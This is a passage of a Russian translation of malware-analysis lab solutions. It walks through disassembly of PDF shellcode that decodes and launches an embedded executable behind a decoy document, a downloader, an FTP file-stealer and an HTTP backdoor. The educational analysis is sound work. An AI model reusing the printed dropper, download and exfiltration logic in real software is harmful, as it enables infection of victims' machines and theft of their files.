00000035      dd 0E80A791Fh          ; kernel32.dll:WriteFile
00000039      dd 0FFD97FBh           ; kernel32.dll:CloseHandle
0000003D      dd 0C0397ECh           ; kernel32.dll:GlobalAlloc
00000041      dd 7CB922F6h           ; kernel32.dll:GlobalFree
00000045      dd 1BE1BB5Eh           ; shell32.dll:ShellExecuteA
00000049      dd 0C602h              ; Размер PDF-файла
0000004D      dd 106Fh               ; File #1 offset
00000051      dd 0A000h              ; File #1 size
00000055      dd 0B06Fh              ; File #2 offset
00000059      dd 144Eh               ; File #2 size
```

Код командной оболочки, показанный в листинге 19.14Л, использует вызовы `findKernel32Base` и `findSymbolByHash`, описанные в главе 19 и лабораторной работе 19.1. Как и в предыдущей лабораторной работе, мы видим цикл, который перебирает символьные хеши, переводит их в коды и сохраняет обратно, чтобы создать массив указателей на функции. Для строки `kernel32` ❶ это делается 14 раз. Затем shell-код помещает в стек два значения `DWORD`, чтобы создать строку `shell32`, которая будет передана в качестве аргумента для вызова `LoadLibraryA`. Из библиотеки `shell32.dll` извлекается единственная экспортная функция; в строке ❸ она попадает в массив указателей.

Листинг 19.14Л. Обработка массива с хешами

```
0000017B        pop     esi
0000017C        mov     [ebp-14h], esi
0000017F        mov     edi, esi
00000181        mov     ebx, esi
00000183        call    findKernel32Base
00000188        mov     [ebp-4], eax
0000018B        mov     ecx, 0Eh ❶
00000190 loc_190:
00000190        lodsd
00000191        push    eax
```

```
00000192        push    dword ptr [ebp-4]
00000195        call    findSymbolByHash
0000019A        stosd
0000019B        loop    loc_190
0000019D        push    32336Ch             ; l32\x00 ❷
000001A2        push    6C656873h           ; shel
000001A7        mov     eax, esp
000001A9        push    eax
000001AA        call    dword ptr [ebx]     ; LoadLibraryA
000001AC        xchg    eax, ecx
000001AD        lodsd
000001AE        push    eax
000001AF        push    ecx
000001B0        call    findSymbolByHash
000001B5        stosd ❸
```

Затем shell-код в листинге 19.15Л вызывает в цикле функцию `GetFileSize`, которая, получив открытый дескриптор, возвращает размер соответствующего файла. В строке ❶ значение дескриптора обнуляется, а в строке ❷ оно увеличивается на 4 при каждой итерации. Результат сравнивается со значением, которое хранится в данных, встроенных в shell-код, и имеет сдвиг 0x3c. Это значение равно `0xC602`, что в точности совпадает с размером зараженного PDF-документа. Таким образом shell-код находит существующий дескриптор PDF-файла, который был открыт программой Adobe Reader еще до применения эксплойта (хранение закодированных данных в зараженных медиафайлах является обычной практикой: так те могут достигать достаточно больших размеров, не вызывая никаких подозрений). Для нормальной работы вредоносу требуется дескриптор на открытый медиафайл; поэтому, чтобы программа `shellcode_launcher.exe` выполнила какие-либо действия, ей нужно предоставить параметр `-r`.

Листинг 19.15Л. Поиск дескриптора для PDF-файла

```
000001B6        xor         esi, esi ❶
000001B8        mov         ebx, [ebp-14h]
000001BB loc_1BB:
000001BB        add         esi, 4 ❷
000001C1        lea         eax, [ebp-8]
000001C4        push        eax
000001C5        push        esi
000001C6        call        dword ptr [ebx+1Ch]     ; GetFileSize
000001C9        cmp         eax, [ebx+3Ch]          ; PDF file size
000001CC        jnz         short loc_1BB
000001CE        mov         [ebp-8], esi
```

Один из способов поиска открытого дескриптора заключается в отборе файлов, размер которых не меньше заданного, чтобы затем найти в них признаки, характеризующие корректный дескриптор. Это позволяет автору вредоносного ПО не сохранять в shell-коде значение, которое совпадает с размером исходящего файла.

Код командной оболочки в листинге 19.16Л выделяет в памяти буфер ❶, основанный на значении, которое находится во встроенных данных и имеет сдвиг 0x44.

Это значение соответствует размеру файла внутри PDF-документа, доступ к которому выполняется в первую очередь.

Листинг 19.16Л. Чтение первого встроенного файла

```
000001D1        xor         edx, edx
000001D3        push        dword ptr [ebx+44h] ❶
000001D6        push        edx
000001D7        call        [ebx+sc0.GlobalAlloc]
000001DA        test        eax, eax
000001DC        jz          loc_313
000001E2        mov         [ebp-0Ch], eax
000001E5        xor         edx, edx
000001E7        push        edx
000001E8        push        edx
000001E9        push        dword ptr [ebx+40h]      ; File 1 offset E08
000001EC        push        dword ptr [ebp-8]        ; PDF File Handle
000001EF        call        dword ptr [ebx+20h]      ; SetFilePointer
000001F2        push        dword ptr [ebx+44h]      ; File 1 Size
000001F5        push        dword ptr [ebp-0Ch]      ; memory buffer
000001F8        push        dword ptr [ebp-8]        ; PDF File Handle
000001FB        push        dword ptr [ebx+24h]      ; ReadFile
000001FE        call        fileIoWrapper ❷
```

Код корректирует местоположение внутри зараженного PDF-файла, используя вызов `SetFilePointer`. Оно должно быть основано на значении участка 0x40 внутри встроенных данных, которое является сдвигом первого файла, извлекаемого из PDF-документа. Для чтения содержимого файла в строке ❷ вызывается вспомогательная функция, которую мы переименовали в `fileIoWrapper`. Ее анализ показывает, что она имеет следующий прототип:

```
__stdcall DWORD fileIoWrapper(void* ioFuncPtr, DWORD hFile, char* buffPtr,DWORD
bytesToXfer);
```

Первый аргумент вызова `fileIoWrapper` является указателем на одну из функций — либо `ReadFile`, либо `WriteFile`. Этот указатель вызывается в цикле, перемещая весь буфер в файл с заданным дескриптором или же из него.

Дальше shell-код, представленный в листинге 19.17Л, формирует путь к исходящему файлу, используя вызов `GetTempPathA` ❶, и добавляет к нему строку `foo.exe`.

Листинг 19.17Л. Построение имени для первого исходящего файла

```
00000203        xor     eax, eax
00000205        lea     edi, [ebp-124h]      ; file path buffer
0000020B        mov     ecx, 40h
00000210        rep     stosd
00000212        lea     edi, [ebp-124h]      ; file path buffer
00000218        push    edi
00000219        push    100h
0000021E        call    dword ptr [ebx+10h]  ; GetTempPathA ❶
00000221        xor     eax, eax
00000223        lea     edi, [ebp-124h]      ; file path buffer
00000229        repne   scasb
```

```
0000022B        dec     edi
0000022C        mov     [ebp-1Ch], edi
0000022F        mov     dword ptr [edi], 2E6F6F66h     ; "foo." E11
00000235        mov     dword ptr [edi+4], 657865h     ; "exe\x00"
```

Этот извлеченный файл записывается на диск с помощью вспомогательной функции, которую мы назвали `writeBufferToDisk`. Анализ показывает, что она имеет следующий прототип:

```
__stdcall void writeBufferToDisk(DWORD* globalStructPtr, char* buffPtr, DWORD
btesToWrite, DWORD maskVal, char* namePtr);
```

Эта функция применяет к каждому байту входящего буфера исключающее ИЛИ со значением, указанным в аргументе `maskVal`, и затем записывает декодированный буфер в файл с именем, заданным в `namePtr`. Вызов `writeBufferToDisk` в строке ❶ листинга 19.18Л использует маску гаммирования 0x4a и записывает результат в файл `%TEMP%\foo.exe`. Имя только что записанного файла передается вызову `CreateProcessA`, который создает из него новый процесс ❷.

Листинг 19.18Л. Декодирование, запись и запуск первого файла

```
0000023C        mov         ebx, [ebp-14h]
0000023F        lea         eax, [ebp-124h]
00000245        push        eax                         ; output name
00000246        push        4Ah ;                       ; xor mask
0000024B        push        dword ptr [ebx+44h]         ; File 1 Size
0000024E        push        dword ptr [ebp-0Ch]         ; buffer ptr
00000251        push        ebx                         ; globalsPtr
00000252        call        writeBufferToDisk ❶
00000257        xor         eax, eax
00000259        lea         edi, [ebp-178h]
0000025F        mov         ecx, 15h
00000264        rep         stosd
00000266        lea         edx, [ebp-178h]             ; lpProcessInformation
0000026C        push        edx
0000026D        lea         edx, [ebp-168h]             ; lpStartupInfo
00000273        push        edx
00000274        push        eax
00000275        push        eax
00000276        push        eax
00000277        push        0FFFFFFFFh
0000027C        push        eax
0000027D        push        eax
0000027E        push        eax
0000027F        lea         eax, [ebp-124h] ❷
00000285        push        eax
00000286        call        dword ptr [ebx+4]           ; CreateProcessA
00000289        push        dword ptr [ebp-0Ch]
0000028C        call        dword ptr [ebx+34h]         ; GlobalFree
```

В листинге 19.19Л та же процедура проделывается для второго файла, находящегося в зараженном PDF-документе. Код выделяет память в соответствии с размером, хранящимся внутри встроенных данных со сдвигом 0x4c ❶, и корректирует местоположение указателя на файл, используя сдвиг, взятый с участка 0x48 ❷.

Листинг 19.19Л. Выделение места для второго файла

```
0000028F        xor         edx, edx
00000291        mov         ebx, [ebp-14h]
00000294        push        dword ptr [ebx+4Ch]     ; File 2 Size ❶
00000297        push        edx
00000298        call        dword ptr [ebx+30h]     ; GlobalAlloc
0000029B        test        eax, eax
0000029D        jz          short loc_313
0000029F        mov         [ebp-10h], eax
000002A2        xor         edx, edx
000002A4        push        edx
000002A5        push        edx
000002A6        push        dword ptr [ebx+48h]      ; File 2 Offset ❷
000002A9        push        dword ptr [ebp-8]        ; PDF File Handle
000002AC        call        dword ptr [ebx+20h]      ; SetFilePointer
```

Shell-код в листинге 19.20Л использует тот же временный путь, что и для предыдущего файла, но в качестве имени подставляет строку `bar.pdf` ❶. Вызов `writeBufferToDisk` в строке ❷ декодирует содержимое файла, используя маску 0x4a, и сохраняет его как `%TEMP%\bar.pdf`.

Листинг 19.20Л. Чтение, декодирование и запись второго встроенного файла

```
000002AF        push    dword ptr [ebx+4Ch]         ; File 2 Size
000002B2        push    dword ptr [ebp-10h]         ; memory buffer
000002B5        push    dword ptr [ebp-8]           ; PDF File Handle
000002B8        push    dword ptr [ebx+24h]         ; ReadFile
000002BB        call    fileIoWrapper
000002C0        mov     eax, [ebp-1Ch]              ; end of Temp Path buffer
000002C3        mov     dword ptr [eax], 2E726162h  ; bar. ❶
000002C9        mov     dword ptr [eax+4], 666470h  ; pdf\x00
000002D0        lea     eax, [ebp-124h]
000002D6        push    eax                         ; output name
000002D7        push    4Ah ;                       ; xor mask
000002D9        mov     ebx, [ebp-14h]
000002DC        push    dword ptr [ebx+4Ch]         ; File 2 Size
000002DF        push    dword ptr [ebp-10h]         ; buffer ptr
000002E2        push    ebx                         ; globals ptr
000002E3        call       writeBufferToDisk ❷
```

Наконец, shell-код в листинге 19.21Л открывает PDF-документ `%TEMP%\bar.pdf`, который он только что записал, используя вызов `ShellExecuteA` в строке ❶. В строках ❷ и ❸ передаются команда `"open"` и путь к PDF-файлу, в результате чего система открывает указанный документ в приложении, которое для этого установлено.

Листинг 19.21Л. Открытие второго файла и завершение работы

```
000002E8        xor     ecx, ecx
000002EA        lea     eax, [ebp-168h]  ; scratch space, for ShellExecute
lpOperation verb
000002F0        mov     dword ptr [eax], 6E65706Fh  ; "open" ❷
000002F6        mov     byte ptr [eax+4], 0
000002FA        push    5                ; SW_SHOWNORMAL | SW_SHOWNOACTIVATE
000002FF        push    ecx
00000300        push    ecx
```

```
00000301        lea     eax, [ebp-124h]     ; output PDF filename ❸
00000307        push    eax
00000308        lea     eax, [ebp-168h]  ; ptr to "open"
0000030E        push    eax
0000030F        push    ecx
00000310        call    dword ptr [ebx+38h] ; ShellExecuteA ❶
00000313 loc_313:
00000313        call    dword ptr [ebx+0Ch] ; GetCurrentProcess
00000316        push    0
0000031B        push    eax
0000031C        call    dword ptr [ebx+8]   ; TerminateProcess
```

В зараженных медиафайлах часто содержатся безвредные данные, которые извлекаются и открываются кодом командной оболочки в качестве отвлекающего маневра. Делается ставка на то, что пользователь спишет затянувшуюся загрузку на медленный компьютер, хотя на самом деле в этот момент эксплойт загружает новый процесс. При этом, чтобы замести следы, вредонос открывает настоящий файл.

Работа 20.1

Краткие ответы

1. Функция по адресу 0x401040 не принимает никаких аргументов, однако ей передается ссылка на объект в регистре ECX, который представляет собой указатель `this`.
2. Вызов `URLDownloadToFile` использует URL-адрес http://www.practicalmalwareanalysis.com/cpp.html.
3. Эта программа загружает файл с удаленного сервера и сохраняет его в локальной системе под именем `c:\tempdownload.exe`.

Подробный анализ

Этот короткий пример должен продемонстрировать использование указателя `this`. В листинге 20.1Л показана существенная часть метода `main`.

Листинг 20.1Л. Метод main программы Lab20-01.exe

```
00401006          push    4
00401008       ❶  call    ??2@YAPAXI@Z     ; operator new(uint)
0040100D          add     esp, 4
00401010       ❷  mov     [ebp+var_8], eax
00401013          mov     eax, [ebp+var_8]
00401016       ❸  mov     [ebp+var_4], eax
00401019       ❹  mov     ecx, [ebp+var_4]
0040101C          mov     dword ptr [ecx], offset aHttpWww_practi ;
                         ;0 "http://www.practicalmalwareanalysis.com"...
00401022          mov     ecx, [ebp+var_4]
00401025          call    sub_401040
```

Код в листинге 20.1Л начинается с выполнения оператора `new` ❶, что является признаком создания объекта. Ссылка на объект возвращается в регистр EAX и в итоге попадает в переменные `var_8` ❷ и `var_4` ❸. Последняя помещается в регистр ECX ❹; это говорит о том, что она будет передана в вызов функции в качестве указателя `this`. Указатель на URL-адрес http://www.practicalmalwareanalysis.com/cpp.html хранится в начале объекта, перед вызовом функции `sub_401040`, представленной в листинге 20.2Л.

Листинг 20.2Л. Код функции sub_401040

```
00401043       push    ecx
00401044    ❶  mov     [ebp+var_4], ecx
00401047       push    0                       ; LPBINDSTATUSCALLBACK
00401049       push    0                       ; DWORD
0040104B       push    offset aCEmpdownload_e ; "c:\tempdownload.exe"
00401050    ❷  mov     eax, [ebp+var_4]
00401053    ❸  mov     ecx, [eax]
00401055    ❹  push    ecx                     ; LPCSTR
00401056       push    0                       ; LPUNKNOWN
00401058       call    URLDownloadToFileA
```

В листинге 20.2Л мы видим обращение к указателю `this` внутри ECX и сохранение его в переменную `var_4`. Остальной код помещает в стек аргументы для вызова `URLDownloadToFileA`. Чтобы получить URL-адрес, который будет использоваться этой функцией, код обращается сначала к указателю `this` ❷, а затем к первому элементу данных, хранящемуся в соответствующем объекте ❸. В строке ❹ этот элемент попадает в стек.

В методе `main` мы видели, что первый элемент объекта представляет собой строку http://www.practicalmalwareanalysis.com/cpp.html. По завершении главного метода программа прекращает выполнение.

Работа 20.2

Краткие ответы

1. Наиболее интересными строками являются `ftp.practicalmalwareanalysis.com` и `Home ftp client`. Они указывают на то, что данная программа может быть FTP-клиентом.
2. Импорты `FindFirstFile` и `FindNextFile` говорят о том, что программа, вероятно, выполняет поиск по файловой системе жертвы. Импорты `InternetOpen`, `InternetConnect`, `FtpSetCurrentDirectory` и `FtpPutFile` могут использоваться для передачи файлов с зараженного компьютера на удаленный FTP-сервер.
3. Объект, созданный по адресу 0x004011D9, представляет собой DOC-файл. У него есть одна виртуальная функция со сдвигом 0x00401440, которая загружает файл на удаленный FTP-сервер.

4. По адресу 0x00401349 происходит вызов одной из трех виртуальных функций: 0x00401380, 0x00401440 или 0x00401370.
5. Этот вредонос подключается к удаленному FTP-серверу, используя высокоуровневые API-функции. Чтобы как следует исследовать эту программу, мы можем установить локальный FTP-сервер и перенаправить на него DNS-запросы.
6. Эта программа просматривает жесткий диск жертвы и загружает на удаленный сервер все файлы с расширениями `.doc` и `.pdf`.
7. Вызов виртуальной функции позволяет варьировать операцию загрузки в зависимости от типа файла.

Подробный анализ

Для начала рассмотрим строки программы. Две из них выделяются на общем фоне: `Home ftp client` и `ftp.practicalmalwareanalysis.com`. В таблице импорта мы видим такие вызовы, как `FtpPutFile` и `FtpSetCurrentDirectory`. Все вместе это явно указывает на то, что вредонос собирается подключаться к FTP-серверу.

Теперь запустим эту программу, чтобы выполнить динамический анализ. Исходя из строк, связанных с FTP, мы должны установить в нашей тестовой системе FTP-сервер и использовать ApateDNS для перенаправления DNS-запросов к локальному компьютеру.

В procmon мы видим, что при запуске вредонос проходится по дереву каталогов, начиная с `C:\`. Судя по выводу procmon, программа в основном открывает каталоги и файлы с расширениями `.doc` и `.pdf`. При открытии файлов мы также видим вызовы `TCPSend` и `TCPRecv`, которые соединяются с локальным FTP-сервером. Если ваш FTP-сервер ведет журнал, вы можете проверить наличие соединений, но при этом вы не сможете обнаружить ни одного успешно загруженного файла. Загрузим программу в IDA Pro, чтобы понять, что происходит. Как видно в листинге 20.3Л, метод `main` является довольно компактным.

Листинг 20.3Л. Метод main в программе Lab20-02.exe

```
00401500      push    ebp
00401501      mov     ebp, esp
00401503      sub     esp, 198h
00401509      mov     [ebp+wVersionRequested], 202h
00401512      lea     eax, [ebp+WSAData]
00401518      push    eax                 ; lpWSAData
00401519      mov     cx, [ebp+wVersionRequested]
00401520      push    ecx                 ; wVersionRequested
00401521   ❶  call    WSAStartup
00401526      mov     [ebp+var_4], eax
00401529      push    100h                ; namelen
0040152E   ❸  push    offset name         ; name
00401533   ❷  call    gethostname
00401538      push    0                   ; int
0040153A      push    offset FileName     ; "C:\\*"
0040153F   ❹  call    sub_401000
```

```
00401544      add     esp, 8
00401547      xor     eax, eax
00401549      mov     esp, ebp
0040154B      pop     ebp
0040154C      retn    10h
```

Вначале код делает вызов `WSAStartup` в строке ❶, чтобы инициализировать сетевые возможности Win32. Затем вызывается функция `gethostname` ❷, чтобы получить имя атакуемого компьютера. Имя сохраняется в глобальную переменную, которая в IDA Pro помечена как `name` ❸. Переименуем ее в `local_hostname`, чтобы в дальнейшем нам было легче ее распознать. После этого в строке ❹ происходит вызов `sub_401000`, который выполнит всю остальную работу. Исследовав функцию `sub_401000`, мы обнаруживаем в ней цикл с рекурсивной операцией `FindFirstFile`, которая вызывает сама себя. Это уже знакомая нам процедура поиска по файловой системе. Посреди цикла находится множество вызовов для работы со строками (`strcat`, `strlen`, `strncmp` и т. д.), которые находят то, что нужно вредоносу. Вызов `strncmp` сравнивает заданную строку с символами `.doc`. Если имя файла заканчивается на `.doc`, выполняется код, представленный в листинге 20.4Л.

Листинг 20.4Л. Код создания объекта; выполняется при нахождении файла с расширением .doc

```
004011D9      push    8
004011DB      call    ??2@YAPAXI@Z      ; operator new(uint)
004011E0      add     esp, 4
004011E3   ❶  mov     [ebp+var_15C], eax
004011E9      cmp     [ebp+var_15C], 0
004011F0      jz      short loc_401218
004011F2      mov     edx, [ebp+var_15C]
004011F8   ❷  mov     dword ptr [edx], offset off_4060E0
004011FE      mov     eax, [ebp+var_15C]
00401204   ❸  mov     dword ptr [eax], offset off_4060DC
0040120A      mov     ecx, [ebp+var_15C]
00401210      mov     [ebp+var_170], ecx
00401216      jmp     short loc_401222
```

Этот код создает и сохраняет в переменную `var_15C` ❶ новый объект, который представляет найденный файл с расширением `.doc`. Для создания объекта используется оператор `new`, после чего происходит его инициализация. Две инструкции в строках ❷ и ❸ используют первый сдвиг объекта для записи таблицы виртуальных функций. Первая является для нас бесполезной, так как инструкция `mov` ❸ ее перезаписывает.

Мы знаем, что на участке `off_4060DC` находится таблица виртуальных функций, потому что она записывается в объект сразу после его создания с помощью оператора `new`. Если взглянуть на этот участок, можно заметить указатель на функцию `sub_401440`. Переименуем ее в `docObject_Func1`, но отложим анализ до тех пор, пока она не встретится нам снова.

Если имя файла не заканчивается на `.doc`, код ищет расширение `.pdf` и, обнаружив, создает объект другого типа с другой таблицей виртуальных функций и со сдвигом 0x4060D8. После этого код переходит сначала на участок 0x4012B1, а затем

на 0x40132F — то самое место, которое выполняется после создания объекта для DOC-файла. Если имя файла не заканчивается ни на `.doc`, ни на `.pdf`, создается объект третьего типа.

Если проследовать на участок, куда ведут все ответвления, мы увидим процедуру сохранения указателя на наш объект в переменную `var_148`. Вслед за этим идет код, показанный в листинге 20.5Л.

Листинг 20.5Л. Вызов виртуальной функции

```
0040132F        mov         ecx, [ebp+var_148]
00401335        mov         edx, [ebp+var_4]
00401338        mov         [ecx+4], edx
0040133B        mov         eax, [ebp+var_148]
00401341        mov         edx, [eax]
00401343        mov         ecx, [ebp+var_148]
00401349        call        dword ptr [edx]
```

Код обращается к объекту в переменной `var_148`, после чего вызывает первый указатель в таблице виртуальных функций. Это делается для объектов `.pdf` и `.doc`, а для остальных типов файлов вызывается другая функция.

Ранее мы уже видели, что код может создать один из трех объектов.

- Объект для файлов `.pdf`, который мы будем называть `pdfObject`. Первая инструкция в его таблице виртуальных функций имеет адрес 0x4060D8.
- Объект для файлов `.doc`, который мы будем называть `docObject`. Первая инструкция в его таблице виртуальных функций имеет адрес 0x4060DC.
- Объект для любых других файлов, который мы будем называть `otherObject`. Первая инструкция в его таблице виртуальных функций имеет адрес 0x4060E0.

Вначале проверим функцию, которая вызывается для PDF-объекта. Перейдем к таблице виртуальных функций по адресу 0x4060D8; вызываемый код начинается на участке 0x401380. Там мы можем заметить вызовы `InternetOpen` и `InternetConnect`: первый инициализирует интернет-соединение, а второй подключается к FTP-серверу ftp.practicalmalwareanalysis.com. Дальше текущий каталог меняется на `pdfs`, после чего выбранный файл загружается на удаленный сервер. Теперь эту функцию можно переименовать в `pdfObject_UploadFile`. В функции для объекта `docObject` мы видим практически те же действия, только каталог меняется на `docs`.

Наконец, взглянем на таблицу виртуальных функций в объекте `otherObject`. Функция загрузки находится по адресу 0x401370. Она почти ничего не делает, поэтому можно прийти к выводу, что вредонос передает по сети только файлы DOC и PDF.

Автор вредоноса использует виртуальные функции, чтобы в дальнейшем иметь возможность быстро изменять или расширять список поддерживаемых файлов — для этого достаточно лишь реализовать новый объект и отредактировать участок, на котором он создается.

Чтобы проверить эту программу в действии, создадим на нашем FTP-сервере каталоги `docs` и `pdfs` и позволим производить в них анонимную запись. При повторном

запуске наш вредоносный код загружает в эти каталоги все PDF- и DOC-файлы, найденные на компьютере жертвы, и переименовывает их, используя имя локальной системы и числовой идентификатор.

Работа 20.3

Краткие ответы

1. Наличие нескольких строк, которые выглядят как сообщения об ошибках (`Error sending Http post`, `Error sending Http get`, `Error reading response` и т. д.), говорит нам о том, что эта программа выполняет HTTP-запросы типа `GET` и `POST`. Мы также видим пути к HTML-страницам (`/srv.html`, `/put.html` и т. д.) — похоже, это файлы, которые вредонос попытается открыть.
2. Несколько импортов из `WS2_32` говорят нам о том, что эта программа будет работать с сетью. Импорт вызова `CreateProcess` указывает на возможный запуск нового процесса.
3. Функция, вызываемая по адресу 0x4036F0, не принимает никаких параметров, кроме одной строки, однако регистр ECX содержит указатель на объект `this`. Мы знаем, что объект, внутри которого находится эта функция, представляет собой исключение, так как впоследствии он передается вызовам `CxxThrowException`. По данному контексту можно сказать, что функция по адресу 0x4036F0 инициализирует объект исключения, в котором находится строка с описанием причины ошибки.
4. Шесть записей в таблице переходов соответствуют шести командам бэкдора: NOOP, заснуть, выполнить программу, загрузить файл с сервера, загрузить файл на сервер и собрать информацию о жертве.
5. Программа реализует бэкдор, который использует протокол HTTP в качестве канала для обмена командами и может запускать программы, загружать файлы с сервера и на сервер, а также собирать информацию о компьютере жертвы.

Подробный анализ

Некоторые строки этой программы выглядят как сообщения об ошибках (листинг 20.6Л).

Листинг 20.6Л. Некоторые из строк программы Lab20-03.exe

```
Encoding Args Error
Beacon response Error
Caught exception during pollstatus: %s
Polling error
Arg parsing error
Error uploading file
Error downloading file
Error conducting machine survey
Create Process Failed
```

```
Failed to gather victim information
Config error
Caught exception in main: %s
Socket Connection Error
Host lookup failed.
Send Data Error
Error reading response
Error sending Http get
Error sending Http post
```

Эти сообщения прекрасно отражают функциональность программы. Судя по ним, вредонос выполняет следующие действия:

- использует HTTP-запросы типа `POST` и `GET`;
- шлет сигнал удаленному серверу;
- запрашивает что-то у удаленного сервера (вероятно, команду, которую нужно выполнить);
- загружает файлы на сервер;
- загружает файлы с сервера;
- создает дополнительные процессы;
- занимается сбором информации о системе.

На основе сведений, полученных из этих строк, можно предположить, что программа является бэкдором, который управляется с помощью HTTP-запросов типа `GET` и `POST`. Также похоже, что этот вредонос поддерживает загрузку файлов на сервер и с сервера, создание новых процессов и сбор информации об атакуемом компьютере.

Открыв программу в IDA Pro, мы увидим, что ее главный метод вызывает функцию по адресу 0x403BE0 и сразу же завершается. Функция 0x403BE0 содержит основной поток выполнения программы, поэтому назовем ее `main2`. Сначала она создает новый объект, используя оператор `new`, а затем вызывает из него другую функцию, передавая ей в качестве аргумента строку `config.dat` (листинг 20.7Л).

Листинг 20.7Л. Создание и использование объекта внутри main2

```
00403C03            push    30h
00403C05            mov     [ebp+var_4], ebx
00403C08         ❶  call    ??2@YAPAXI@Z        ; operator new(uint)
00403C0D         ❷  mov     ecx, eax
00403C0F            add     esp, 4
00403C12            mov     [ebp+var_14], ecx
00403C15            cmp     ecx, ebx
00403C17            mov     byte ptr [ebp+var_4], 1
00403C1B            jz      short loc_403C2B
00403C1D            push    offset FileName     ; "config.dat"
00403C22         ❸  call    sub_401EE0
00403C27            mov     esi, eax
```

IDA Pro помечает оператор `new` в строке ❶ и возвращает указатель на новый объект в регистре EAX. Затем этот указатель перемещается в ECX ❷, где он ис-

пользуется в качестве ссылки `this`, ведущей к вызову в строке ❸. Это говорит нам о том, что функция `sub_401EE0` является членом класса, из которого в строке ❶ был создан новый объект. Пока назовем этот объект `firstObject`. В листинге 20.8Л показано, как он используется внутри `sub_401EE0`.

Листинг 20.8Л. Вызов первой функции из объекта firstObject

```
00401EF7          ❶ mov    esi, ecx
00401EF9            push   194h
00401EFE          ❷ call   ??2@YAPAXI@Z        ; operator new(uint)
00401F03            add    esp, 4
00401F06            mov    [esp+14h+var_10], eax
00401F0A            test     eax, eax
00401F0C            mov    [esp+14h+var_4], 0
00401F14            jz     short loc_401F24
00401F16            mov    ecx, [esp+14h+arg_0]
00401F1A            push   ecx
00401F1B            mov    ecx, eax
00401F1D          ❸ call sub_403180
```

Сначала функция `sub_401EE0` сохраняет указатель на `firstObject` в регистр ESI ❶, а затем создает новый объект ❷, который мы будем называть `secondObject`. После этого в строке ❸ делается вызов из `secondObject`. Чтобы определить назначение этих объектов, потребуется дополнительный анализ, поэтому рассмотрим функцию `sub_403180`.

Листинг 20.9Л. Создание и срабатывание исключения

```
00403199            push     offset FileName        ; "config.dat"
0040319E            mov      dword ptr [esi], offset off_41015C
004031A4            mov      byte ptr [esi+18Ch], 4Eh
004031AB          ❶ call     ds:CreateFileA
004031B1            mov      edi, eax
004031B3            cmp      edi, 0FFFFFFFFh
004031B6          ❷ jnz      short loc_4031D5
004031B8            push     offset aConfigError    ; "Config error"
004031BD          ❹ lea      ecx, [esp+0BCh+var_AC]
004031C1          ❸ call     sub_4036F0
004031C6            lea      eax, [esp+0B8h+var_AC]
004031CA            push     offset unk_411560
004031CF          ❺ push     eax
004031D0                call  __CxxThrowException@8  ; _CxxThrowException(x,x)
```

Судя по вызову `CreateFileA` с именем файла `config.dat` в качестве аргумента, можно предположить, что эта функция считывает конфигурацию с диска; переименуем ее в `setupConfig`. Код в листинге 20.9Л пытается открыть файл `config.dat` ❶. Если ему это удается, выполняется переход, и все остальные инструкции в функции пропускаются ❷. В противном случае, как мы видим, в функцию ❸ по адресу 0x4036F0 передается аргумент со строкой `Config error`.

Функция по этому адресу принимает один строковый параметр, но она также использует регистр ECX в качестве указателя `this`. Ссылка на объект, которая применяется этим указателем, хранится в стеке в виде переменной `var_AC` ❹. Позже мы

видим, как в строке ❺ этот объект передается в функцию `CxxThrowException`; это означает, что функция 0x4036F0 является одним из методов объекта-исключения. Судя по контексту, в котором происходит вызов `sub_4036F0`, данная функция инициализирует исключение с помощью строки `Config error`.

Подобный код с вызовом `CxxThrowException`, перед которым идет функция с сообщением об ошибке в качестве аргумента, встречается во многих местах этой программы. Можно прийти к выводу, что в каждом из указанных случаев происходит инициализация исключения. Значит, нам не нужно тратить время на анализ всех этих функций.

При исследовании функции по адресу 0x403180 становится понятно, что она считывает данные из конфигурационного файла `config.dat` и сохраняет их в объекте `secondObject`. То есть объект `secondObject` нужен для хранения и чтения конфигурационной информации, и мы переименуем его в `configObject`.

Теперь вернемся к функции `sub_401EE0` и попытаемся лучше понять назначение объекта `firstObject`. После создания `configObject` функция `sub_401EE0` сохраняет в `firstObject` существенную порцию данных (листинг 20.10Л).

Листинг 20.10Л. Сохранение данных в firstObject

```
00401F2A      mov    [esi], eax
00401F2C      mov    dword ptr [esi+10h], offset aIndex_html ; "/index.html"
00401F33      mov    dword ptr [esi+14h], offset aInfo_html  ; "/info.html"
00401F3A      mov    dword ptr [esi+18h], offset aResponse_html ; "/response.html"
00401F41      mov    dword ptr [esi+1Ch], offset aGet_html ; "/get.html"
00401F48      mov    dword ptr [esi+20h], offset aPut_html ; "/put.html"
00401F4F      mov    dword ptr [esi+24h], offset aSrv_html ; "/srv.html"
00401F56      mov    dword ptr [esi+28h], 544F4349h
00401F5D      mov    dword ptr [esi+2Ch], 41534744h
00401F64      mov    eax, esi
```

Сначала в `firstObject` помещается регистр `eax`, который ранее указывал на объект `configObject`. Затем мы видим набор статических URL-путей и два статических целых числа. В конце функция возвращает указатель на `firstObject`. Мы все еще не можем сказать, чем именно занимается объект `firstObject`, но, судя по всему, в нем хранятся все глобальные данные программы, поэтому пока переименуем его в `globalDataObject`, а затем попытаемся подобрать ему более подходящее имя.

На этом мы закончили анализ первой функции, которая вызывается из `main2`. Мы установили, что она загружает конфигурационную информацию из файла и инициализирует объект, который хранит глобальные данные программы. Теперь можно вернуться непосредственно к методу `main2`. В листинге 20.11Л представлена оставшаяся часть его кода.

Листинг 20.11Л. Команды с сигналом и запросом внутри main2

```
00403C2D    ❶ mov       ecx, esi
00403C2F      mov       byte ptr [ebp+var_4], bl
00403C32      call      sub_401F80
00403C37      mov       edi, ds:Sleep
00403C3D loc_403C3D:
```

```
00403C3D        mov     eax, [esi]
00403C3F        mov     eax, [eax+190h]
00403C45        lea     eax, [eax+eax*4]
00403C48        lea     eax, [eax+eax*4]
00403C4B        lea     ecx, [eax+eax*4]
00403C4E        shl     ecx, 2
00403C51        push    ecx             ; dwMilliseconds
00403C52        call    edi             ; Sleep
00403C54    ❷   mov     ecx, esi
00403C56        call    loc_402410
00403C5B        inc     ebx
00403C5C        jmp     short loc_403C3D
```

Мы видим здесь три вызова: `sub_401F80`, `sub_402410` и `Sleep`. При этом последние два находятся внутри бесконечного цикла. Помня строки, обнаруженные в программе ранее, мы можем предположить, что функция `sub_401F80` шлет сигнал удаленному серверу, а `sub_402410` что-то запрашивает. Переименуем эти вызовы в `maybe_beacon` и `maybe_poll`. Оба они принимают указатель на наш объект `globalDataObject` в виде регистра ECX (в строках ❶ и ❷), являясь при этом его членами. Учитывая это, переименуем `globalDataObject` в `mainObject`.

Сначала проанализируем вызов `maybe_beacon`. Как видно в листинге 20.12Л, он создает еще один объект и вызывает функцию `sub_403D50`.

